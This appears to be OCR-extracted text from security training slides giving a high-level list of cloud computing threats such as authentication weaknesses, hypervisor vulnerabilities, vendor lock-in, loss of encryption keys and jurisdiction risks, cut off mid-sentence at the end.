
- Customer management interfaces of cloud providers are accessible via the Internet and facilitate **access to many resources**. This enhances the risk, particularly when combined with **remote access** and **web browser vulnerabilities**

Network Management Failure

- Poor network management leads to **network congestion**, **misconnection**, **misconfiguration**, lack of resource isolation, etc., which affects service and security


Authentication Attacks

- Weak authentication mechanisms (weak passwords, re-use of passwords, etc.) and the inherent limitations of **one-factor authentication mechanisms** can allow an attacker to gain unauthorized access to cloud computing systems




Cloud Computing Threats (Cont'd)

VM-Level Attacks	The cloud extensively uses **virtualization technology**. This threat arises due to the **existence of vulnerabilities in the hypervisors**
Lock-in	The difficulties experienced by a user when **migrating from in-house systems or from one cloud service provider to another** due to the lack of tools, procedures, or standard data formats, poses potential threats to data, application, and service portability
Licensing Risks	The organization may **incur a huge licensing fee** if the software deployed in the cloud is charged on a per instance basis
Loss of Governance	When using cloud infrastructures, the **customer gives up control to the cloud service provider** including control of issues that may affect security
Loss of Encryption Keys	The loss of encryption keys required for **secure communication** or systems access provide a potential attacker with the opportunity to get **unauthorized access to assets**



Cloud Computing Threats (Cont'd)

Risks from Changes of Jurisdiction	A change in the jurisdiction of the data can lead to the risk that the **data** or **information system may be blocked** or **impounded** by a government or other organization
Undertaking Malicious Probes or Scans	Malicious probes or scanning allows an attacker 